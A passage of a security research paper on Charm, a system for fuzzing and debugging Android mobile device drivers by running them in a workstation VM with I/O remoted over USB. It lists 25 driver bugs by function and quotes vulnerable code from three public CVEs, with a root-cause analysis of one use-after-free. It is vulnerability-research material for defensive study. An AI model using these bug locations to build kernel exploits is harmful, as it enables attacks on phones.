In our prototype, we use Syzkaller as one of the analysis tools used on top of Charm. We choose Syzkaller in order to be able to compare its performance with that of fuzzing directly on mobile systems. However, note that Charm can also support a fuzzer such as kAFL, which is impossible to use directly on a mobile system.

# 3 Overview

Our goal in this work is to facilitate the application of existing dynamic analysis techniques to mobile I/O device drivers.

## 3.1 Straw-man Approaches

Before describing our solution, we discuss two straw-man approaches that attempt to run a device driver inside a virtual machine. The first approach is to try to run the device driver in an existing virtual machine in a workstation (without the solutions presented by Charm). Unfortunately, this approach does not work out of the box since the driver requires access to the I/O device hardware in the mobile system. As a result, at boot time, the driver will not get initialized by the kernel since the kernel does not see the I/O device. If forced (e.g., by forcing the call to initialize the driver), the driver will immediately throw an error (since it will not be able to interact with the I/O device hardware), potentially resulting in a kernel panic in the virtual machine.

In this case, one might wonder whether we can emulate the I/O device hardware for the virtual machine in software. Unfotunately, doing so requires prohibitive engineering effort due to the diversity of I/O devices in mobile systems today.

The second approach is to run the device driver in a virtual machine in the mobile system and use the direct device assignment technique [21,24,43,53,54] (also

known as device passthrough) to enable the virtual machine to access the underlying I/O device. This approach suffers from two important limitations. First, existing implementations of direct device assignment mainly support PCI devices common in x86 workstations, but not I/O devices of mobile systems. Second, running a hardware-based virtual machine within commodity mobile systems is impossible. While many mobile systems today incorporate ARM processor with hardware virtualization support, the hypervisor mode is disabled on these devices to prevent its use by rootkits. This leaves us with the option of software-based virtualization, which suffers from poor performance.

## 3.2 Charm's Approach

We present Charm, a system solution to facilitate the dynamic analysis of device drivers of mobile systems. Charm decouples the execution of the device driver from the mobile system hardware. That is, it enables the device driver to run in a virtual machine on a different physical machine, i.e., a workstation.

As mentioned earlier, a device driver needs access to its I/O device for correct execution. Our key idea to achieve this in Charm is to reuse the physical I/O devices through *remote device driver execution*. That is, we connect the physical mobile system directly to the workstation with a USB cable. The device driver executes *fully in the workstation* and only the *infrequent low-level I/O operations* are forwarded and executed on the physical mobile system.

In Charm, the latency of remoting the low-level I/O operations to the mobile system is of critical importance. High latency would result in various time-out problems in the device driver or I/O device. First, device drivers often wait for a bounded period of time for a response from the I/O device. In case the response comes later than expected, the device driver triggers a time-out error. Second, the I/O device might require timely reads and writes to registers. For example, after the device triggers an interrupt, it might require the driver to clear the interrupt (by writing to a register) in a short period of time. If not, the device might re-trigger the interrupt, potentially repeatedly.

In Charm, we leverage an x86 virtual machine in the workstation to execute the device driver. Given that mobile systems use ARM processors, one might wonder why we do not use an ARM virtual machine. Indeed, in our first prototype of Charm, we used a QEMU ARM virtual machine with ARM-to-x86 instruction interpretation on our x86-based workstation and implemented Charm fully in QEMU. Unfortunately, the overhead of instruction interpretation slowed the execution down to a point that our device drivers triggered various time-out errors. This made us realize that native execution is needed to meet the device driver's latency requirements, and hence we used a hardware-virtualized x86 virtual machine and reimplemented Charm in KVM.

Note that it is possible to use an ARM workstation in order to have native ARM execution for the Charm's virtual machine. However, while x86 workstations are easily available, ARM workstations are not yet commonplace. Therefore, we did not adopt this approach since we want Charm to be available to security analysts immediately.

## 3.3 Potential Concerns

There are two potential concerns with Charm's design. Fortunately, as we will report in our evaluation, we have managed to show that Charm overcomes both concerns. The first concern is potentially poor performance. Remoting I/O operations can significantly slow down the execution of the device driver. This can result in incorrect behavior due to time-outs. Even if there are no time-outs, it can slow down the dynamic analysis' execution, e.g., fuzzing time. In this paper, we show that by leveraging native execution of an x86 processor and a customized low-latency USB channel, we can not only eliminate time-outs but also achieve performance on par with the execution of the analysis running directly on the mobile system.

The second concern is that the disparity between the ARM Instruction Set Architecture (ISA) used in mobile systems vs. the x86 ISA used in the virtual machine may result in incorrect device driver behavior, which can affect the analysis, e.g., false positives in bugs detected by a fuzzer. Fortunately, as we will show, that is not the case. For example, we have not yet encountered a confirmed false positive bug detected by Charm. Moreover, we have verified that several Proof-of-Concept codes (PoC's) publicly reported for a device driver are also effective in Charm. The reason behind this is that device drivers are written almost fully in C and they suffer from bugs in the source code, which are effective regardless of the ISA that they are compiled to. We do, however, note that "compiler bugs", e.g., undefined behavior bugs [70], can show different behavior in the mobile system vs. Charm. This is because a compiler bug present in a C x86 compiler might not be present in a C ARM compiler, and vice versa. Therefore, Charm might result in false compiler bug reports (although we have not yet come across one) . However, note that bugs due to undefined behavior are not necessarily false positives since they happen due to the driver code wrongly relying on an undefined behavior of the language. Finally, Charm might result in false negatives for ARM compiler bugs as well.





Figure 2: *(a) Device driver execution in a mobile system. (b) Remote device driver execution in Charm.*

# 4 Remote Device Driver Execution

The key enabling technique in Charm is the remote execution of mobile I/O device drivers. In this technique, we run the device driver in a virtual machine in the workstation. We then intercept the low-level interactions of the driver with the hardware interface of the I/O device and route them to the actual mobile system through a USB channel. Similarly, interrupts from the I/O device in the mobile system are routed to the device driver in the virtual machine. Figure 2 illustrates this technique. We will next elaborate on the solution's details.

## 4.1 Device and Device Driver Interactions

The remote device driver technique requires us to execute the device driver in a different physical machine from the one hosting the I/O device. At first glance, this sounds like an impossible task. The device driver interacts very closely with the underlying hardware in the mobile system. Therefore, this raises the question: *is remote execution of a device driver even possible?* We answer this question positively in this paper. To achieve this, a stub module in the workstation's hypervisor communicates with a stub module in the mobile system to support the device driver's interactions with its hardware. These interactions are three-fold: accesses to the registers of the I/O device, interrupts, and Direct Memory Access (DMA). Charm currently supports the first two. We will demonstrate that these two are enough to port and execute many device drivers remotely. In §8, we will discuss how we plan to support DMA in the future.

**Register accesses.** Using the hypervisor in the workstation, we intercept the accesses of the device driver to its registers. Upon a register write, we forward the value to be written to the stub in the mobile system. Upon a register read, we send a read request to the stub module, receive the response, and return it to the device driver in the virtual machine.

**Interrupts.** The stub module in the mobile system registers an interrupt handler on behalf of the remote driver. Whenever the corresponding I/O device in the mobile system triggers an interrupt, the mobile stub forwards the interrupt to the stub in the workstation, which then injects it into the virtual machine for the device driver to handle.

## 4.2 Device Driver Initialization

For the device driver to get initialized in the kernel of the virtual machine, the kernel must detect the corresponding I/O device in the system. Therefore, for a remote device driver to get initialized in the virtual machine, we must enable the kernel of the virtual machine to "detect" the corresponding I/O device as being connected to the virtual machine. ARM and x86 machines use different approach for I/O device detection. In an ARM machine, a *device tree* is used, which is a software manifest containing the list of hardware components in the system. In this machine, the kernel parses the device tree at boot time and initializes the corresponding device drivers. In an x86 machine, hardware detection is mainly used through the Advanced Configuration and Power Interface (ACPI). In an x86 virtual machine, the ACPI interface is emulated by the hypervisor.

The first solution that we considered was to add a remote I/O device to the hypervisor's ACPI emulation layer so that the virtual machine kernel can detect it. However, this solution would require significant engineering effort to translate the device tree entries into ACPI devices. Therefore, we take a different approach. We have the x86 kernel parse and use device trees as well. That is, we first allow the kernel to finish its ACPI-based device detection. After that, the kernel parses the

device tree to detect the remote I/O devices. This significantly reduces the engineering effort. To support the initialization of a new device driver, we only need to copy the device tree entries corresponding to the I/O device of interest from the device tree of the mobile system to that of the virtual machine.

## 4.3 Low-Latency USB Channel

We use USB for connecting the mobile system to the workstation as USB is the most commonly used connection for mobile systems. USB provides adequate bandwidth for our use cases. For example, the USB 3.0 standard (used in modern mobile systems) can handle up to 5 Gbps.

In Charm, in addition to bandwidth, the latency of the channel between the workstation and the mobile system is of utmost importance. High latency can result in time-out problems in both the I/O device and the device driver. In our initial prototypes of Charm, we experienced various time-out problems in the device driver and I/O device due to high latency of our initial channel implementation. In this prototype, we used a TCP-based socket over the ADB interface. However, our measurements showed that this connection introduces a large delay (about one to two milliseconds for a round trip). This latency is due to several user space/kernel crossings both in the virtual machine and mobile system. To address this problem, we implement a low-level and customized USB channel for Charm. In this channel, we create a USB gadget interface [13] for Charm and attach five endpoints to this interface. Two endpoints are used for bidirectional communication for register accesses. Two endpoints are used for bidirectional communication for RPC calls (explained in §4.4). And the last endpoint is used for unidirectional communication for interrupts (from the mobile system to the workstation). Both in the mobile system and in the workstation, our stub modules read and write to these endpoints directly in the kernel (the host operating system kernel in the case of the workstation) hence avoiding costly user/kernel crossings. Therefore, this channel eliminates all user space/kernel crossings, significantly reducing the latency.

To further minimize the latency of communication over this channel, we perform an optimization: *write batching*. That is, we batch consecutive register writes by simply sending the write request over the USB channel and receiving the acknowledgment asynchronously, hence removing the wait-for-ack latency between these consecutive writes.

## 4.4 Dependencies

A device driver does not merely interact with the I/O device hardware interface. It often interacts with other kernel modules in the mobile system. We use two solutions for resolving these dependencies. First, if a kernel module is not needed on the mobile system itself, we move that module to the workstation virtual machine as well. The more modules that are moved to the virtual machine, the better we can analyze the device driver behavior. Consider fuzzing as an example. Fuzzing the device driver in the virtual machine will manage to also find bugs in these other modules if they are moved to the virtual machine. An example of a dependent module that we move the virtual machine is the bus driver. Many I/O devices are connected to the main system bus in the System-on-a-Chip (SoC) via a peripheral bus. In this case, the device driver does not directly interact with its own I/O device. Instead, it uses the bus driver API.

Second, if a module is needed on the mobile system, we keep the module in the mobile system and implement a Remote Procedure Call (RPC) interface for the driver in the virtual machine to communicate with it. We have identified the minimal set of kernel modules that cannot be moved to the virtual machine. We refer to these modules as "resident modules". These modules (which include power and clock management system, pin controller hardware, and GPIO) are in charge of hardware components that are needed to boot the mobile system and configure the USB interface. We refer to these hardware components as "resident hardware". Figure 2b illustrates this design.

Note that we implement Charm's RPC interface at the boundary of generic kernel APIs. More specifically, we use the generic kernel power management, clock management, pin controller, and GPIO API for RPC. This allows for the portability of the RPC interface. That is, since the kernel of all Android-based mobile systems leverage mostly the same API (although different kernel versions might have slightly different API), Charm's RPC implementation can be simply ported, requiring minimal engineering effort.

## 4.5 Porting a Device Driver to Charm

Supporting a new driver in Charm requires *porting the driver to Charm*. At its core, this is similar to porting a driver from one Linux kernel to another, e.g., porting a driver to a different Linux kernel version or to the kernel used in a different platform. Device driver developers are familiar with this task. Therefore, we believe that porting a driver to Charm will be a routine task for driver developers. Moreover, we show, through our evaluation, that non-driver developers should also be able to perform

the port as long as they have some knowledge about kernel programming, which we believe is a requirement for security analysts working on kernel vulnerabilities.

Porting a device driver to run in Charm requires the following steps. The first step is to add the device driver to the kernel of the virtual machine in Charm. This requires copying the device driver source files to the kernel source tree and compiling them. Moreover, if the device driver has movable dependencies, e.g., a bus driver, the dependent modules must be similarly moved to the virtual machine kernel. One might face two challenges here. The first challenge is that the virtual machine kernel might have different core Linux API compared to the kernel of the mobile system. To solve this challenge, it is best to use a virtual machine kernel as close in version to the kernel of the mobile system as possible. This might not fully solve the incompatibilities. Hence, for the leftover issues, small changes to the driver might be needed. We have faced very few such cases in practice. For example, when porting the Nexus 6P GPU driver, we noticed that the Linux memory shrinker API in the virtual machine kernel is slightly different than that of the smartphone. We addressed this by mainly modifying one function implementation. The second challenge is potential incompatibilities due to the virtual machine kernel being compiled for x86 rather than ARM. This is due to the potential use of architecture-specific constants and API in the driver. To solve these, it is best to support the ARM constants and API in the x86-specific part of the Linux kernel instead of modifying the driver. We have faced a couple of such cases. For example, Linux x86 support does not provide the `kmap_atomic_flush_unused()` API, which is supported in ARM and hence used in some drivers. Therefore, this function needs to be added and implemented in Charm.

The second step is to configure the driver to run in the virtual machine given that the actual I/O device hardware is not present. To do this, the device tree entries corresponding to the I/O device hardware must be moved from the mobile system's device tree to that of the virtual machine (as discussed in §4.2). In doing so, dependent device tree entries, such as the bus entry, must be moved too.

The third step is to configure Charm to remote the I/O operations of the driver to the corresponding mobile system. This includes determining the physical addresses of register pages of the corresponding I/O device (easily determined using the device tree of the mobile system) as well as setting up the required RPC interfaces for interactions with modules in the mobile system. The latter can be time-consuming. Fortunately, it is a one-time effort since the RPC interface is built on top of generic Linux API shared across all Linux-based mobile systems (as mentioned in §4.4). Hence, many of the RPC interfaces can simply be reused.

| Mobile System | I/O Device | Device driver LoC |
|---|---|---|
| LG Nexus 5X | Camera | 65,000 |
| LG Nexus 5X | Audio | 30,000 |
| Huawei Nexus 6P | GPU | 31,000 |
| Samsung Galaxy S7 | IMU Sensors (accelerometer, compass, gyroscope) | 3,000 |

Table 1: *Device drivers currently supported in Charm.*

The last step is to configure the mobile system to handle the remoted operations. This needs to be done in two sub-steps. First, Charm's stub needs to be ported to the kernel of the mobile system. This step is trivial and requires adding a kernel module and configuring the USB interface to work with the module. Second, the device drivers that are ported to the virtual machine must be disabled in the mobile system (since we cannot have two device drivers managing the same I/O device). This is easily done by disabling the device driver in the kernel build process. Alternatively, one can remove the corresponding device tree entries of the I/O device from the mobile system's device tree.

## 5 Implementation & Prototype

We have ported 4 device drivers to Charm: the camera and audio device drivers of LG Nexus 5X, the GPU device driver of Huawei Nexus 6P, and the IMU sensor driver of Samsung Galaxy S7. Table 1 provides more details about these drivers. It shows that these drivers, altogether, constitute 129,000 LoC. We extract these drivers from LineageOS sources for each of the phones. The Linux kernel versions of the operating system for Nexus 5X, Nexus 6P, and Galaxy S7 are 3.10.73, 3.10.73, and 3.18.14. We port these drivers to a virtual machine running Android Goldfish operating system with Linux kernel version 3.18.94.

As mentioned in §4.1, we do not currently support DMA operations. DMA is often used for data movement between CPU and I/O devices. Therefore, the lack of DMA support does not mostly affect the behavior of the driver; it only affect the data of I/O device (e.g., a captured camera frame). However, this is not always the case, and DMA can be used for programming the I/O device as well. One device driver that does so is the GPU driver. It uses DMA to program the GPU's command streamer with commands to execute. We cannot currently support this part of the GPU driver, and we hence disable the programming of the command streamer in the driver. Regardless, we show in §6.2 and §6.4 that we can still effectively fuzz the device driver and even find bugs.

We use a workstation in our prototype consist-

ing of two 18-core Xeon E5-2697 V4 processors (on a dual-socket SeaMicro MBD-X10DRG-Q-B motherboard) with 132 GB of memory and 4 TB of hard disk space. We install and use Ubuntu 16.04.3 in the workstation with Linux kernel version 4.10.0-28.32. To support the remoting of I/O operations, we have modified the QEMU/KVM hypervisor (QEMU in Android emulator 2.4, which we use in our prototype). Note that while we use a Xeon-based machine in our prototype, we believe that a desktop/laptop-grade processor can be used as well, although we have not yet tested such a setup. This is because, as we will show in §6.2, the virtual machine does not need a lot of resources to achieve good performance for the device driver. A virtual machine with 6 cores and 2 GB of memory is adequate.

We write device driver templates for Syzkaller. A template provides domain knowledge for the fuzzer about the structure of the system calls supported by the driver. Our experience with Syzkaller is that without the templates, the fuzzer is not able to reach deep code within the driver. We use these templates for all our experiments with Syzkaller in §6. Alternatively, one can use an automated tool for template generation, such as DIFUZE [36].

We faced a challenge in supporting interrupts. That is, the x86-based interrupt controllers supported in the virtual machine only supports up to 24 interrupt line numbers. The ARM interrupt controller, on the other hand, supports interrupt line numbers as large as 987. Hence, we extended the number of supported interrupt line numbers in our virtual machine to 128 and implemented an interrupt line number translation in the hypervisor.

# 6 Evaluation

We answer the following questions in this section: (*i*) Is it feasible to support various device drivers of different mobile systems in Charm? (*ii*) Does remote device driver execution affect the performance of the device driver? (*iii*) Is Charm's record-and-replay effective? (*iv*) Can Charm be effectively used for finding bugs in device drivers? Does using an x86 machine (vs. ARM) result in false positives? and (*v*) Can manual debugging of a device driver, enabled by Charm, enable the security analyst to understand a vulnerability and/or build an exploit?

## 6.1 Feasibility

It is important that Charm supports diverse device drivers in different mobile systems. We evaluate how long it takes one to port a new driver to Charm. To do this, we report the time it took one of the authors to port the GPU driver of Nexus 6P and the IMU sensor driver of Samsung Galaxy S7. This author ported these drivers to Charm after the implementation of Charm was almost complete, hence he could mainly focus on the port itself.

The port of these two drivers was mainly performed by a different author from the author who ported the first two drivers (i.e., camera and audio drivers of Nexus 5X). Therefore, this author had to learn about the port process in addition to performing the port. These two new drivers are each on a different smartphone compared to Nexus 5X used for camera and audio drivers. Therefore, the port of these drivers required adding Charm's component to these smartphones' kernels as well.


It took the author less than one week to port the GPU driver and, after that, about 2 days to port the sensor driver. This author is familiar with kernel programming and device drivers. We believe that this is the profile of a security analyst who works on device drivers.

## 6.2 Performance

Charm adds noticeable latency to every remoted operation (i.e., register accesses, interrupts, and interactions with the resident modules as discussed in §4.4). Therefore, one might wonder if Charm impacts the performance of the device driver significantly.

To evaluate the performance of the device driver, we perform two experiments. In the first experiment, we use the Syzkaller fuzzing framework. That is, we configure Syzkaller to fuzz the driver by issuing a large number of syscalls to the camera driver of Nexus 5X both directly in the mobile system and in Charm. Syzkaller operates by creating "programs", which are ensembles of a set of syscalls for the driver, and then executing these programs. We run Syzkaller for one hour in each experiment and measure the number of executed programs as well as the code coverage.

Figure 3a shows the results for the number of executed fuzzer programs per minute. We show the results for 4 setups: *LVM, MVM, HVM,* and *Phone*. The first three setups (standing for Light-weight VM, Medium-weigh VM, and Heavy-weight VM) represent fuzzing the device driver in Charm while the last one represents fuzzing the device driver directly on the Nexus 5X smartphone. LVM is a virtual machine with 1 core and 1 GB of memory. MVM is a virtual machine with 6 cores and about 2 GB of memory (similar to the specs of the Nexus 5X). HVM is a virtual machine with 16 cores and 16 GB of memory. Moreover, we configure Syzkaller to launch as many fuzzer processes (one of the configuration options of the framework that controls the degree of concurrency) as the number of cores. The results show that MVM achieves the best performance amongst the virtual machine setups. It outperforms the LVM due to availability of more resources needed for execution of fuzzing




(a) (b)

Figure 3: *(a) Execution speed of the fuzzer. (b) Coverage of the fuzzer.*

programs. It also slightly outperforms the HVM. We believe that this is due to the high level of concurrency in the HVM experiment, which negatively impacts the performance. Finally, the results also show that MVM and HVM slightly outperform the phone's performance. This result is important: it shows that Charm's remote device driver execution does not negatively impact the performance of the driver and hence the driver can be used for various analysis purposes.

Figure 3b also shows the code coverage of the fuzzing experiments. It shows the coverage for the camera device driver and the rest of the kernel. The results show that Charm achieves similar code coverage in the driver compared to fuzzing directly on the smartphone. Note that the results show that the coverage in the rest of the kernel is different in Charm and in the smartphone. This is because the kernel in these two setups are different. While they are close in version, one is for x86 and one is for ARM and hence the coverage in the rest of the kernel cannot be directly compared in these setups.

In the second experiment, we choose a benchmark that significantly stresses Charm: the initialization of the camera driver in Nexus 5X. This initialization phase, among others, reads a large amount of data from an EEPROM chip used to store camera filters and causes many remote I/O operations (about 8800). We measure the driver's initialization time on the smartphone and in MVM to be 555 ms and 1760 ms, respectively. This shows that I/O-heavy benchmarks can slow down the performance of the driver in Charm. Yet, we do not anticipate this to be the case for many dynamic analysis tools that we target for Charm, including fuzzing (as seen previously).

## 6.3 Record-and-Replay

We demonstrate the feasibility of record-and-replay in Charm. As mentioned in §2.2, we implement a simple record-and-replay solution for Charm. It only records and replays the interactions of the device drivers and the I/O device (including register accesses and interrupts). Replaying register accesses is simple: a write access is simply ignored while a read access receives a value from the recorded log. Replaying interrupts is done by injecting the interrupt after observing all the preceding register accesses. Our simple record-and-replay implementation does not support concurrent execution of threads within the driver.

To demonstrate the effectiveness of Charm's record-and-replay, we record the execution of a PoC (related to bug #2 discussed in §6.4). We are then able to successfully replay the execution of the PoC and its interactions with the device driver without requiring a mobile system. Such a replay capability is significant help to understanding this bug.

We also evaluate the overhead of recording and the execution speed of the replay. For this purpose, we record the initialization phase of the camera device driver in Nexus 5X and successfully replay it without needing a Nexus 5X smartphone. We measure the recorded initialization and the replayed initialization to take 1843 ms and 344 ms, respectively. As mentioned in the previous section, the normal initialization of this driver in Charm takes 1760 ms. The results show that (*i*) recording does not add significant overhead to Charm's execution and (*ii*) the replay is much faster than the normal execution (indeed, the replay is even faster than the initialization time on the smartphone itself, which is 555 ms). The latter finding is important: replay accelerates the analysis, e.g., for that of a PoC.

## 6.4 Bug Finding

We investigate whether Charm can be used to effectively find bugs in device drivers. We use Syzkaller for this purpose and fuzz the drivers supported in Charm. One key question that we would like to answer is whether using an x86 virtual machine for a mobile I/O device driver would result in a large number of false positives, which can make the fuzzing more difficult for the analyst as s/he will have to filter out these false positives manually.

Table 2 shows the list of 25 bugs that we have found in the camera and GPU drivers (we did not find any bugs in the other drivers). The table also shows that we confirmed the correctness of these bugs through various methods (i.e., developing a PoC, checking against the latest driver commits, and manual inspection). We use PoC development and manual inspection to confirm the bugs

that we detect in the latest version of the drivers (many of which we have reported). However, in addition to the latest version of the drivers, we also fuzz slightly older versions of them (i.e., not the latest publicly available commit of the driver). This allows us to check the bugs detected by Syzkaller against the latest patches and confirm their validity. We label the bugs confirmed using this method as LC in Table 2. More specifically, by looking at the latest version of the driver, we can find a patch for the bug, which confirms its validity. We find the correct patch using its commit message as well as the location in the code to which the patch is applied to.

We also port the camera driver to a KASAN-enabled virtual machine for fuzzing with this sanitizer. KASAN detected one out-of-bounds bug and one use-after-free bug in the camera driver (bug #1 and bug #13 in Table 2). This shows an advantage of Charm. Not only it facilitates fuzzing, it enables newer features of the fuzzer that is not currently supported in the kernel of the mobile system.

Our analysis showed that these bugs belong to 7 categories: one unaligned access to I/O device registers, 19 NULL pointer dereferences, one invalid pointer dereference, one use-after-free, one out-of-bounds access, one divide-by-zero, and one explicit `BUG()` statement in the driver.

Fuzzing with Charm uncovered 14 previously unknown bugs. We have managed to develop PoCs for many of these bugs and reported nine of them to kernel developers already. The developers have acknowledged our reports, assigned a P2-level severity [6] to them, and are analyzing several of them at the time of this writing. They have already closed our reports for two of the bugs for which we did not have a PoC (bugs #13 and #22) and for one that they believe is not a security bug (bug #2).

Note that 3 of our PoCs do not trigger the same bug in the mobile system itself. We investigated the reasons behind this. For bug #14, the PoC rely on some prior device driver's system calls not being issued. On the mobile system, the user space camera service issues these system calls at boot time hence preventing the bug to be triggered afterwards. In Charm, however, we do not execute the user space camera service, allowing us to find the bug. We leave this to the user of the system to decide whether s/he wants to initialize the user space camera service in Charm, in which case such bugs would not be triggered by the fuzzer. We also studied a similar issue for bugs #23 and #24, which are also triggered in Charm (but not in the mobile system) for a similar reason.

We believe that these results demonstrate that Charm can be used to effectively find correct bugs in device drivers through fuzzing. However, note that false positives are possible either as a result of x86 compiler bugs or an incomplete driver port. For example, as mentioned in §5, we have not supported the DMA functionalities of

| | **Device driver** | **Bug type** | **Confirmed? (How?)** |
|---|---|---|---|
| 1 | Camera | Out-of-bounds memory access in msm_actuator_parse_i2c_params (**Detected by KASAN**) | Yes (LC) |
| 2 | Camera | Unaligned reg access in msm_isp_send_hw_cmd() (**Reported to kernel developers**) | Yes (PoC) |
| 3 | Camera | NULL ptr deref. in msm_actuator_subdev_ioctl() | Yes (PoC, LC) |
| 4 | Camera | NULL ptr deref. in msm_flash_init() | Yes (PoC, LC) |
| 5 | Camera | NULL ptr deref. in msm_actuator_parse_i2c_param() | Yes (LC) |
| 6 | Camera | NULL ptr deref. in msm_vfe44_get_irq_mask() | Yes (LC) |
| 7 | Camera | NULL ptr deref. in msm_csid_irq() | Yes (LC) |
| 8 | Camera | Invalid ptr deref. in cpp_close_node() | Yes (LC) |
| 9 | Camera | NULL ptr deref. in msm_ispif_io_dump_reg() | Yes (LC) |
| 10 | Camera | NULL ptr deref. in msm_vfe44_process_halt_irq() | Yes (LC) |
| 11 | Camera | NULL ptr deref. in msm_csiphy_irq() | Yes (LC) |
| 12 | Camera | NULL ptr deref. in msm_csid_probe() | Yes (LC) |
| 13 | Camera | Use-after-free in msm_isp_cfg_axi_stream (**Detected by KASAN**) (**Reported to kernel developers**) | Yes (MI) |
| 14 | Camera | NULL ptr deref. in msm_private_ioctl() (**Reported to kernel developers**) | Yes (PoC) |
| 15 | Camera | NULL ptr deref. in msm_ispif_io_dump_reg() (**Reported to kernel developers**) | Yes (PoC) |
| 16 | Camera | NULL ptr deref. in msm_vfe44_axi_reload_wm() (**Reported to kernel developers**) | Yes (PoC) |
| 17 | Camera | NULL ptr deref. in msm_vfe44_axi_ub() (**Reported to kernel developers**) | Yes (PoC) |
| 18 | Camera | NULL ptr deref. in msm_vfe44_stats_cfg_ub() (**Reported to kernel developers**) | Yes (PoC) |
| 19 | Camera | NULL ptr deref. in msm_vfe44_reset_hardware() (**Reported to kernel developers**) | Yes (PoC) |
| 20 | Camera | NULL ptr deref. in msm_vfe44_stats_clear_wm_irq_mask() (**Reported to kernel developers**) | Yes (PoC) |
| 21 | Camera | NULL ptr deref. in msm_vfe44_reg_update() (**Reported to kernel developers**) | Yes (PoC) |
| 22 | Camera | Divide-by-zero in msm_isp_calculate_bandwidth() (**Reported to kernel developers**) | Yes (MI) |
| 23 | GPU | NULL ptr deref. in _kgsl_cmdbatch_create() | Yes (PoC) |
| 24 | GPU | NULL ptr deref. in kgsl_cmdbatch_destroy() | Yes (PoC) |
| 25 | GPU | kernel BUG() triggered in adreno_drawctxt_detach() | Yes(MI) |

Table 2: *Bugs we found in device drivers through fuzzing with Charm. MI and LC refer to confirming the bug by Manual Inspection and by checking the driver's Latest Commits, respectively.*

```
   /* in msm_csid_cmd(): */
1  for (i = 0; i < csid_params.lut_params.num_cid; i++) {
     ...
2    if (copy_from_user(vc_cfg, (void *)
      csid_params.lut_params.vc_cfg[i], sizeof(struct
      msm_camera_csid_vc_cfg))) {
       ...
3      for (i--; i >= 0; i--)
4        kfree(csid_params.lut_params.vc_cfg[i]);
5      rc = -EFAULT;
6      break;
7    }
8    csid_params.lut_params.vc_cfg[i] = vc_cfg;
9  }
   ...
10 rc = msm_csid_config(csid_dev, &csid_params);



   /* in msm_csid_cid_lut(): */
   ...
11 if (csid_lut_params->vc_cfg[i]->cid >=
     csid_lut_params->num_cid ||
     csid_lut_params->vc_cfg[i]->cid < 0) {
     ...
12 }
```

*(a) Vulnerable code snippet of CVE-2016-3903*

```
1  int16_t step_index = 0;
2  uint16_t step_boundary = 0;
   ...
3  for (; step_index <= step_boundary; step_index++) {
     ...
4    if (cur_code < max_code_size)
5      a_ctrl->step_position_table[step_index] = cur_code;
     ...
6  }
```

*(b) Vulnerable code snippet of CVE-2016-2501*

```
1  int i = stream_cfg_cmd->stream_src;
2  if (i >= VFE_AXI_SRC_MAX) {
     ...
3    return -EINVAL;
4  }
   ...
5  memset(&axi_data->stream_info[i], 0, sizeof(struct
     msm_vfe_axi_stream));
   ...
6  axi_data->stream_info[i].session_id =
     stream_cfg_cmd->session_id;
7  axi_data->stream_info[i].stream_id =
     stream_cfg_cmd->stream_id;
```

*(c) Vulnerable code snippet of CVE-2016-2061*

Figure 4: *Vulnerable code snippets.*

the GPU driver. This can result in false positives. In addition, false negative bugs are possible either for ARM compiler bugs or due to execution in a virtual machine, which might affect some characteristics of driver execution, such as timing. As a result, there might be real bugs (e.g., timing sensitive bugs), which we did not find using Charm.

## 6.5 Analyzing Vulnerabilities with GDB

Charm enables us to use GDB to analyze vulnerabilities in device drivers. To demonstrate this, we have analyzed three publicly reported vulnerabilities in the Nexus 5X camera driver: CVE-2016-2501, CVE-2016-3903, and CVE-2016-2061. We leverage the available PoCs in our analysis. The PoCs crash the kernel using the reported vulnerability. We use the kernel crash dump to identify the crash site. We then insert a breakpoint before the crash site in a GDB session to investigate the root cause of the crash. Since we compile the driver and kernel with debugging information, GDB can also display source lines, making the debugging much easier.

**CVE-2016-3903.** The vulnerable code is shown in Figure 4a. The crash site is at line 11 (in function `msm_csid_cid_lut()`). At a first glance, this appears to be an out-of-bounds access bug, but our investigation (described next) showed that this is a use-after-free bug. We performed our investigation as follows. By using a watchpoint, we find that the index variable `i` at the crash site is always within a normal range (and not negative). We then try to inspect other pointer values at the crash site with GDB and finally identify that `vc_cfg[i]` holds an invalid address. To trace the origin of the array `vc_cfg`, we utilize watchpoints to trace its parent structure `csid_lut_params` and finally locate another function, `msm_csid_cmd`, which is responsible for initializing the structure. By single-stepping through the initialization code, we find that if an error occurs during the `vc_cfg` initialization at line 2, it will be freed at line 4 and then the initialization loop will terminate at line 6. However, the function call at line 10 will continue to use the `csid_params` structure regardless of its `vc_cfg` subfield having been freed, thus causing a use-after-free vulnerability.

